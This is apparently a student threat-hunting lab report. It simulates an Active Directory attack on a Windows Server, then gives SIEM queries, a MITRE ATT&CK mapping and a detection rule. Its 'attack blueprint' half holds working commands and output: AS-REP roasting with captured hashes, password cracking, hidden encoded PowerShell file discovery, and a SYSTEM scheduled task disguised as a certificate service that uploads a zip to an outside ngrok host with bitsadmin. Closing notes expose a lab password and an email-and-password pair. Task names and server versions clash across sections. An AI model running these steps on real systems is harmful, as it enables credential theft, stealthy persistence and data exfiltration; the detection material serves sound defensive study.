Threat Hunting Report: Detecting Stealthy Administrative Tool Abuse

1. Executive Summary

This project simulates a sophisticated attack on a Windows Server 2019 environment. Instead of common high-noise methods, the attack leverages "Living off the Land" (LotL) techniques—using legitimate Windows components like Kerberos, PowerShell, and BITS (Background Intelligent Transfer Service) to achieve objectives. The hunt proves that while these actions mimic normal administration, they leave unique forensic footprints in the SIEM that can be used to reconstruct the kill chain.

2. Environment Setup

- **Victim:** Windows Server 2019 (Active Directory).
- **Attacker:** Kali Linux
- **SIEM:** Elastic Stack collecting:
  - **Windows Security Logs:** Kerberos and Task Scheduler events.
  - **Sysmon:** Process creation and network telemetry.
  - **PowerShell Logs:** Script Block Logging (Event ID 4104).

3. Attack Simulation

Phase	Technique	Execution Detail
Initial Access	**AS-REP Roasting**	Captured Kerberos tickets for accounts without pre-authentication required.
Execution	**Encoded PowerShell**	Executed discovery scripts for `.kdbx` (KeePass) and `.bak` (Backup) files using Base64 obfuscation.
Persistence	**Scheduled Task**	Created a hidden task `AnalyzeData` masquerading as a system diagnostic tool.
Defense Evasion		MasqueradingNamed the task "CertValidation" to blend in
Exfiltration	**Scheduled BITS Job**	Used `bitsadmin` to exfiltrate `update.zip` at 02:00 AM to the attacker machine.

4. Threat Hunting Methodology

The hunt was conducted using a hypothesis-driven approach, relying exclusively on SIEM data.

Hypothesis 1: Credential Abuse

- **Logic:** Attackers will use valid accounts to avoid "Account Lockout" alerts[14].
- **Evidence:** Look for **Event ID 4768** (Kerberos TGT) where Pre-Auth is disabled.

Hypothesis 2: Obfuscated PowerShell Execution

- **Logic:** Malicious scripts will be encoded to hide intent[15].
- **Evidence:** Filter **Event ID 4104** (PowerShell) for strings containing `Enc`, `JAB`, or `SUY`

5. Evidence & SIEM Queries

To confirm the attack timeline, the following queries were used:

Detecting Encoded PowerShell (Sysmon/Security):

SQL:

```
index=windows_logs EventCode=4104

| eval length=len(ScriptBlockText)
| where length > 100 AND (ScriptBlockText LIKE "%-Enc%" OR ScriptBlockText LIKE "%-EncodedCommand%")
```

Detecting BITS Exfiltration (Network/Sysmon):

SQL:

```
index=sysmon EventID=1 Image="*bitsadmin.exe*"

| stats count by CommandLine, User, DestinationIP
```

6. MITRE ATT&CK Mapping

- **T1558.004:** AS-REP Roasting (Credential Access)
- **T1059.001:** PowerShell (Execution)
- **T1053.005:** Scheduled Task (Persistence)
- **T1197:** BITS Jobs (Exfiltration)

7. New Detection Use Case

Use Case Name: Unusual LOLBin Network Communication. **Description:** Alerts when signed Windows binaries (`certutil.exe`, `bitsadmin.exe`, `vssadmin.exe`) initiate a network connection to a non-internal IP address. **Recommendation:** Implement a whitelist of approved Microsoft update domains to reduce false positives.

ATTACK BLUEPRINT:

-Detailed Attack Timeline

This timeline reconstructs the incident based on the logs identified during the hunt:

- **T+00:00 (Initial Access):** Attacker performs AS-REP Roasting from Kali Linux. No failed logon logs are generated, but **Event ID 4768** shows a TGT request without pre-authentication.
- **T+00:15 (Execution):** Attacker logs in via WinRM/RDP and executes a Base64 encoded script to survey the system. **PowerShell Event ID 4104** captures the de-obfuscated script block.
- **T+00:30 (Persistence):** A scheduled task named "SystemUpdate" is created to execute the payload daily. **Security Event ID 4698** records the task creation.
- **T+00:45 (Exfiltration):** Sensitive files are compressed and moved using `bitsadmin.exe`. **DNS/Network logs** show a high volume of requests to the attacker's IP

Initial Access :


User name list:

- `Administrator`
- `Admin`
- `Guest`
- `SQLAdmin`
- `ServiceAccount`

To execute an **AS-REP Roasting:**

1- Request the AS-REP Hash

```
impacket-GetNPUsers ooc.local/ -usersfile username.txt -format hashcat -dc-ip 192.168.134.85
```




```
┌──(kali㉿kali)-[~/Desktop/words]
└─$ impacket-GetNPUsers ooc.local/ -usersfile username.txt -format hashcat -dc-ip 192.168.134.85
Impacket v0.13.0.dev0 - Copyright Fortra, LLC and its affiliated companies

[-] Kerberos SessionError: KDC_ERR_CLIENT_REVOKED(Clients credentials have been revoked)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$jaber@OOC.LOCAL:bee2be02e0702d1a3750c3f64d206ac6$3d38ea7cb31724899d62ea9316ed54f176a77afb8a475258
1db71eae57e64356d3142f6c8fc352980bd2caa930b4b2cb17dd46d82a09f54e68146273f1aebeab633df57dde9f66e7e5bb33f24949756
6816a05b5262bcc8056fc9ebad58c332ff70d06c143522e70343f40a4be4d0007804b4b64f877ce0316087e6768c5898a992615ac7bbbad
268d96852cd12bc1ec91dc3921fcbb26b1b30a187b0129d0381c94f0bd39b6ad0f9c932053a0701de9151aae7799a1945f5f48e673602ce
6188f67f1d67fe7fdc426e29e1fb14bbbb2fc2abf9dd03cd07bb1c3d9288284d8f0a38aa3951a4c
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
$krb5asrep$23$ghrisse@OOC.LOCAL:c87ac105aace7be0b9aeb665b7e1fd5d$331af7dc7f59dd3ca9ceb623f2aec6a7d84e2a3b542cbf
3dc659b52e411b350d9412163ebc95c35bb4ee4761dc8e60ec6c94e319221452eb77a8f6c71f30ac250b114163b8becf93931e354e2412d
878e04c008a8164197bf6c0387a5a709d4236a90dd1f58d954772328e1ab1aaee6373fa92c9d2148e42507abf9a26a6bdaa3421177317c2
1bbcd5d7042a96492f1221784afd8f2c055c0b1cf937cbb4432676b88719e84ed4fa6f5aa45d0839011d198a323c4ed476abf9c1a422831
a2b56fb3431c87fbff65ab33f56031da6ce53b4c36a9a4e215f71f9bd19cb4d81e1e0177fada6d591
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] User guest_it doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)

┌──(kali㉿kali)-[~/Desktop/words]
└─$ ▌
```

Offline Password Cracking


john --wordlist=passwords.txt --format=krb5asrep hash.txt



```
┌──(kali㉿kali)-[~/Desktop/words]
└─$ john --wordlist=passwords.txt --format=krb5asrep hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 25
6/256 AVX2 8x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
P@ssw0rd123      ($krb5asrep$23$jaber@TEST.LOCAL)
1g 0:00:00:00 DONE (2025-12-29 07:52) 50.00g/s 2700p/s 2700c/s 2700C/s admin..LILIAN
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/Desktop/words]
```

RESULT: name: jaber   password:



Home
File System
Trash
words
kali@kali: ~/Desktop/words
Session Actions Edit View Help
192.168.134.85
192.168.134.85
Recycle Bin
Microsoft Edge
Windows Server 2022 Standard Evaluation
Windows License valid for 180 days
Build 20348.fe_release.210507-1500

```
[08:44:57:660] [21978:00005f61] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: @    WARNING: REMOTE HOST IDENTI
FICATION HAS CHANGED!     @
[08:44:57:660] [21978:00005f61] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: @@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@
@@@@@@@@@@@@@@@@@@@@@@@@@@@@
[08:44:57:660] [21978:00005f61] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: IT IS POSSIBLE THAT SOMEONE IS D
OING SOMETHING NASTY!
[08:44:57:660] [21978:00005f61] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: Someone could be eavesdropping o
n you right now (man-in-the-middle attack)!
[08:44:57:660] [21978:00005f61] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: It is also possible that a host
key has just been changed.
[08:44:57:660] [21978:00005f61] [ERROR][com.freerdp.crypto] - [tls_print_new_certificate_warn]: The fingerprint for the host key
 sent by the remote host is ee:d1:44:bd:23:53:47:cf:f1:c0:ae:cf:1a:f9:ae:44:9c:79:dc:5a:81:c1:96:d6:66:7d:04:01:f7:67:7d:9b
[08:44:57:660] [21978:00005f61] [ERROR][com.freerd
istrator.
[08:44:57:661] [21978:00005f61] [ERROR][com.freerd
li/.config/freerdp/server/192.168.134.85_3389.pem
[08:44:57:661] [21978:00005f61] [ERROR][com.freerd
changed and you have requested  checking.
[08:44:57:661] [21978:00005f61] [ERROR][com.freerd
[08:45:42:641] [21978:00005f61] [ERROR][com.winpr.
uration file does not specify default realm [-1765
[08:45:42:641] [21978:00005f61] [ERROR][com.winpr.
uration file does not specify default realm [-1765
[08:45:43:398] [21978:00005f61] [INFO][com.freerdp
[08:45:43:398] [21978:00005f61] [INFO][com.freerdp
[08:45:43:400] [21978:00005f61] [INFO][com.freerdp
ackend for rdpsnd
[08:45:43:400] [21978:00005f61] [INFO][com.freerdp
el disp
[08:45:43:425] [21978:00005f61] [INFO][com.freerdp
el rdpgfx
[08:45:43:425] [21978:00005f61] [INFO][com.freerdp
el ainput
[08:45:43:425] [21978:00005f61] [INFO][com.freerdp
el rdpsnd
[08:45:44:384] [21978:000060de] [INFO][com.freerdp
backend for rdpsnd
[08:45:44:723] [21978:00005f61] [INFO][com.freerdp
_OTHER [LOGON_MSG_SESSION_CONTINUE]
```

Execution "who am I & looking for gold": (PowerShell abuse)

Step 1: Prepare the PowerShell Script and Encode the Command in Kali

execute command using the Encoded PowerShell that will show me:

#Check for Admin privileges

# Targeted search for KeePass and Backup files

#write the result to a "file"

2 converts script into the UTF-16LE encoding Windows expects

# On Kali:

```
echo -n "Write-Host '--- Privilege Status ---'; [Security.Principal.WindowsPrincipal][Security.Principal.WindowsIdentity]::GetCurrent().IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator); Write-Host '--- Sensitive Files ---'; Get-ChildItem -Path C:\ -Include *.kdbx, *.bak -Recurse -ErrorAction SilentlyContinue | Select-Object FullName" | iconv -t UTF-16LE | base64 -w 0
```

3. Execution on Windows Server

Run the encoded command using the `-EncodedCommand` (or `-Enc`) flag.

```
powershell.exe -ExecutionPolicy Bypass -WindowStyle Hidden -Enc
JABpAGQAPQBbAFMAZQBjAHUAcgBpAHQAeQAuAFAAcgBpAG4AYwBpAHAAYQBsAC4AVwBpAG4A
ZABvAHcAcwBJAGQAZQBuAHQAaQB0AHkAXQA6ADoARwBlAHQAQwB1AHIAcgBlAG4AdAAoACkAO
wAkAHAAPQBOAGUAdwAtAE8AYgBqAGUAYwB0ACAAUwBlAGMAdQByAGkAdAB5AC4AUAByAGkA
```

```
bgBjAGkAcABhAGwALgBXAGkAbgBkAG8AdwBzAFAAcgBpAG4AYwBpAHAAYQBsACgAJABpAGQAK
QA7ACQAcAAuAEkAcwBJAG4AUgBvAGwAZQAoAFsAUwBlAGMAdQByAGkAdAB5AC4AUAByAGkAbg
BjAGkAcABhAGwALgBXAGkAbgBkAG8AdwBzAEIAdQBpAGwAdABJAG4AUgBvAGwAZQBdADoAOgBB
AGQAbQBpAG4AaQBzAHQAcgBhAHQAbwByACkA >> pcheck.txt
```

fine sensitive files path:

```
powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden -Enc
"VwByAGkAdABlAC0ASABvAHMAdAAgACIALQAtAC0AIABTAHQAYQByAHQAaQBuAGcAIABEAGkA
cwBjAG8AdgBlAHIAeQAgAFQAZQBzAHQAIAAtAC0ALQAiADsAIABHAGUAdAAtAEMAaABpAGwAZA
BJAHQAZQBtACAALQBQAGEAdABoACAAIgBFADoAIgAgAC0ASQBuAGMAbAB1AGQAZQAgACoALg
BrAGQAYgB4ACwAKgAuAGIAYQBrACwAKgAuAHYAaABkAHgAIAAtAFIAZQBjAHUAcgBzAGUAIAAt
AEUAcgByAG8AcgBBAGMAdABpAG8AbgAgAFMAaQBsAGUAbgB0AGwAeQBDAG8AbgB0AGkAbgB1A
GUAIAB8ACAARgBvAHIARQBhAGMAaAAtAE8AYgBqAGUAYwB0ACAAewAgACQAXwAuAEYAdQBsA
GwATgBhAG0AZQAgAH0A" >> discovery.txt
```

The Execution: Scheduled Task for collecting data and

1. The Exfiltration Script

Kali ip : https://yoko-kilometrical-federico.ngrok-free.dev

1-compress the file :

```
Compress-Archive -Path "E:\WindowsImageBackup\WIN-OTH6RGRFFNA\Logs\Backup_Error-30-12-2025*" -DestinationPath "C:\Users\Public\update.zip" –Force
```

we create a small script that will be executed by the scheduled task. This script starts the BITS transfer.

```
Set-Content -Path "C:\Users\Public\exfil.ps1" -Value 'bitsadmin /transfer "LogUpload" /upload /priority high https://yoko-kilometrical-federico.ngrok-free.dev/update.zip C:\Users\Public\update.zip'
```

2. Creating the Scheduled Task

We will now use `schtasks.exe` to create a task that triggers this script. To remain stealthy, we will place it in a sub-folder of the Task Scheduler that looks legitimate (like **Microsoft\Windows\CertificateServices\CertValidation**

```
schtasks /create /tn "Microsoft\Windows\CertificateServices\CertValidation" /tr
"powershell.exe -WindowStyle Hidden -ExecutionPolicy Bypass -File
C:\Users\Public\exfil.ps1" /sc minute /mo 5 /ru "SYSTEM" /f
```

we create a small script that will be executed by the scheduled task. This script starts the BITS transfer.

Note:

-Machine:

jaber

P@ssw0rd123

-ELK:

sarolta@gmailot.com

Makin4a10vitesse

-To open RDP on linux: “remmina”